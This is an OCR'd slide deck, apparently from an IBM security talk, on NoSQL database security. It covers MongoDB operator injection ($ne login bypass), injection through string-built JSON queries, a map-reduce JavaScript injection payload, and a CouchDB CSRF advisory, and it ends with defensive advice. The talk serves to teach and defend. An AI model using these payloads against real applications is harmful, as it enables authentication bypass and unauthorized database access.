IBM Security
Intelligence. Integration. Expertise.

IBM


No SQL! no injection?

A talk on the state of NoSQL security

IBM Cyber Security Center of Excellence
Aviv Ron
Alexandra Shulman-Peleg
Anton Puzanov

Aviv Ron

- Security Researcher for **IBM Cyber Security Center of Excellence** at Beer Sheva
  @aviv_ron
- Focus on Application Security in the cloud
- Ongoing research on new and emerging application vulnerabilities for IBM AppScan, Application Security Testing
- Joined IBM at 2014, prior with Intel for 9 years



The never ending story…

10 years of SQL Injection

It has been 10 years since the publishing of the first SQL Injection research paper and yet, today we are seeing more devastating exploitation of the SQL Injection attack than ever before. Companies data and networks are being broken open through this simple attack that floats right through the firewall on port 80 or 443 and opens up the soft internal networks of many organisations

14 Years of SQL Injection and still the most dangerous vulnerability

Category: Web Security Blogs - Tags: sql injection , web application vulnerability , web application security - Thu, 22 Aug 2013, by Alex Baker

Ever since the advent of the computer, there have always been people trying to hack them. William D. Mathews of MIT discovered a flaw in the Multics TSS password file on the IBM 7094 in 1965:

1998


The History of SQL Injection, the Hack That Will Never Go Away

WRITTEN BY JOSEPH COX

20 November 2015 // 02:00 PM CET

One of the hackers suspected of being behind the TalkTalk breach, which led to the personal details of at least 150,000 people being stolen, used a vulnerability discovered two years before he was even born.

Who doesn't know "Little Bobby Tables"



http://xkcd.com/327/

Fast forward to 2015

mongoDB redis Cloudant CouchDB relax cassandra elastic

Not only SQL

Rank			DBMS	Database Model	Score		
Apr 2015	Mar 2015	Apr 2014			Apr 2015	Mar 2015	Apr 2014
1.	1.	1.	Oracle	Relational DBMS	1446.13	-22.96	-67.95
2.	2.	2.	MySQL	Relational DBMS	1284.58	+23.49	-8.09
3.	3.	3.	Microsoft SQL Server	Relational DBMS	1149.11	-15.68	-61.31
4.	4.	↑ 5.	MongoDB ⊞	Document store	278.59	+3.58	+64.25
5.	5.	↓ 4.	PostgreSQL	Relational DBMS	268.31	+3.88	+38.08
6.	6.	6.	DB2	Relational DBMS	197.65	-1.20	+13.06
7.	7.	7.	Microsoft Access	Relational DBMS	142.19	+0.50	-0.57
8.	8.	↑ 9.	Cassandra ⊞	Wide column store	104.89	-2.42	+26.17
9.	9.	↓ 8.	SQLite	Relational DBMS	102.30	+0.59	+12.13
10.	10.	↑ 13.	Redis	Key-value store	94.55	-2.49	+36.09


According to http://db-engines.com

Applications of NoSQL

BIG DATA

REAL TIME WEB

PERFORMANCE



FLEXIBILITY

SCALABILITY

It’s not that relational databases are bad

We are just saying tables are not the solution for EVERYTHING

SO… no sql, no worries?

Not really…

Introducing NoSQL Injections

A look at mongodb

```
db.books.insert({
  title: ‘The Hobbit’,
  author: ‘J.R.R. Tolkien’
})
```

```
db.books.find({
   title: ‘The Hobbit’,
   author: ‘J.R.R. Tolkien’
})
```

```
array(‘title’ => ‘The hobbit’, ‘author’ => ‘J.R.R. Tolkien’);
```

Login

Username:
Password:

HTTP POST

username=tolkien&password=hobbit

```
db->logins->find(array(
                    “username”=>$_POST[“username”],
                    “password”=>$_POST[“password”]));
```

```
{ username: ‘tolkien’, password: ‘hobbit’ }
```

Login

Username:
Password:

HTTP POST

username[$ne]=1&password[$ne]=1

```
db->logins->find(
        array("username"=>array("$ne" => 1),
        "password"=> array("$ne" => 1));
```

```
{ username: { $ne: 1 }, password: { $ne: 1 } }
```

PHP Parameter pollution

```
db->logins->find(
        array(“$where”=>”function() { return this.price < 100 }”));
```

PHP Parameter pollution

```
db->logins->find(
        array(“$where”=>”function() { return this.price < 100 }”));
```

From PHP documentation:

“Please make sure that for all special query operators (starting with $) you use single quotes so that PHP doesn't try to replace "$exists" with the value of the variable $exists.”

Not only in php
let’s take a look at JavaScript

Login

Username:
Password:

HTTP POST

username=tolkien&password=hobbit

JavaScript

```
string query =
 "{ username: '" + post_username + "', password: '" + post_password + "' }"
```

mongoDB

```
{ username: 'tolkien', password: 'hobbit' }
```

Login

Username:
Password:

HTTP POST

username=tolkien’, $or: [{}, { ‘a’:’a&password=’ }], $comment:’hacked’

```
string query =
 “{ username: ‘“ + post_username + “’, password: ‘” + post_password + “’ }”
```

```
{ username: ‘tolkien’, $or: [ {}, { ‘a’: ‘a’, password: ‘’ } ], $comment: ‘hacked’ }
```

NoSQL Javascript Injection

Mongodb map reduce

```
$map = "function() {
  for (var i = 0; i < this.items.length; i++) {
       emit(this.name, this.items[i].$param); } }";
$reduce = "function(name, sum) { return Array.sum(sum); }";
$opt = "{ out: 'totals' }";
$db->execute("db.stores.mapReduce($map, $reduce, $opt);");
```

Attack on map reduce javascript

```
a);}},function(kv) { return 1; }, { out: 'x'
});db.injection.insert({success:1});return
1;db.stores.mapReduce(function() { { emit(1,1
```

Attack on map reduce javascript

```
a);}},function(kv) { return 1; }, { out: 'x'
});db.injection.insert({success:1});return
1;db.stores.mapReduce(function() { { emit(1,1
```

hacked!

```
db.stores.mapReduce(function() {
  for (var i = 0; i < this.items.length; i++) {
       emit(this.name, this.items[i].a);
  }
},function(kv) { return 1; }, { out: 'x' });
db.injection.insert({success:1});
return 1;db.stores.mapReduce(function() { { emit(1,1); } },
function(name, sum) { return Array.sum(sum); }, { out:
'totals' });"
```

Now – let's Have some **REST**

Returns all documents (query and options can be sent in GET body)

```
GET /db/collection?query=%7B%22isDone%22%3A%20false%7D
```

Returns all documents satisfying query

```
GET /db/collection?qu
```

Ability to add options to

```
GET /db/collection/id
```

Returns document with *i*

```
POST /db/collection
```


Insert new document in

```
PUT /db/collection/id
```

Update document with *id* (updated document in PUT body)

```
DELETE /db/collection/id
```

CSRF attack on NoSQL REST API



CSRF attack on NoSQL REST API

16.2.1. Description

Apache CouchDB versions prior to version 0.11.1 are vulnerable to Cross Site Request Forgery (CSRF) attacks.

16.2.2. Mitigation

All users should upgrade to CouchDB 0.11.2 or 1.0.1.

Upgrades from the 0.11.x and 0.10.x series should be seamless.

Users on earlier versions should consult with upgrade notes.

16.2.3. Example

A malicious website can *POST* arbitrary JavaScript code to well known CouchDB installation URLs (like http://localhost:5984/) and make the browser execute the injected JavaScript in the security context of CouchDB's admin interface Futon.

Unrelated, but in addition the JSONP API has been turned off by default to avoid potential information leakage.

Beware of third party API's

mongoDB FOR GIANT IDEAS

DOCS UNIVERSITY COMMUNITY BLOG ENTERPRI

DrowsyDromedary is a REST layer for MongoDB based on Ruby.

Crest (Node.jS)

Crest is a REST API Server for MongoDB built in node.js using the MongoDB Node Native driver.

AMID

AMID is a REST interface for MongoDB. Written in Node.js, supports multi-threading and a modular architecture to perform custom search operation. AMID also provides an optional extjs GUI for queries: AMIDGUI.

Mongodb Java REST server

Mongodb Java REST server based on Jetty.

Kule

Kule is a customizable REST interface for MongoDB based on Python.

DreamFactory

DreamFactory is an open source backend with a REST API for MongoDB. DreamFactory on GitHub.

HTTP Interfaces

Sleepy Mongoose (Python)

Sleepy Mongoose is a full featured HTTP interface for MongoDB.

Defending against risks

Defenses

- Injections
  - **Sanitize all user input** – do not assemble JSON from strings
  - If possible disable Javascript execution on DB
    else be careful when inserting user input to javascript
  - Beware of $ operators in PHP
- CSRF
  - Check your HTTP API framework for CSRF protection
    (NO JSONP, use of random token)
- General
  - Use automatic tools for application security testing that cover NoSQL vulnerabilities such as IBM AppScan
  - Use of role based access control and the principal of least privilege

NoSQL databases suffer from the same security issues their relational siblings do

Thank you for attending!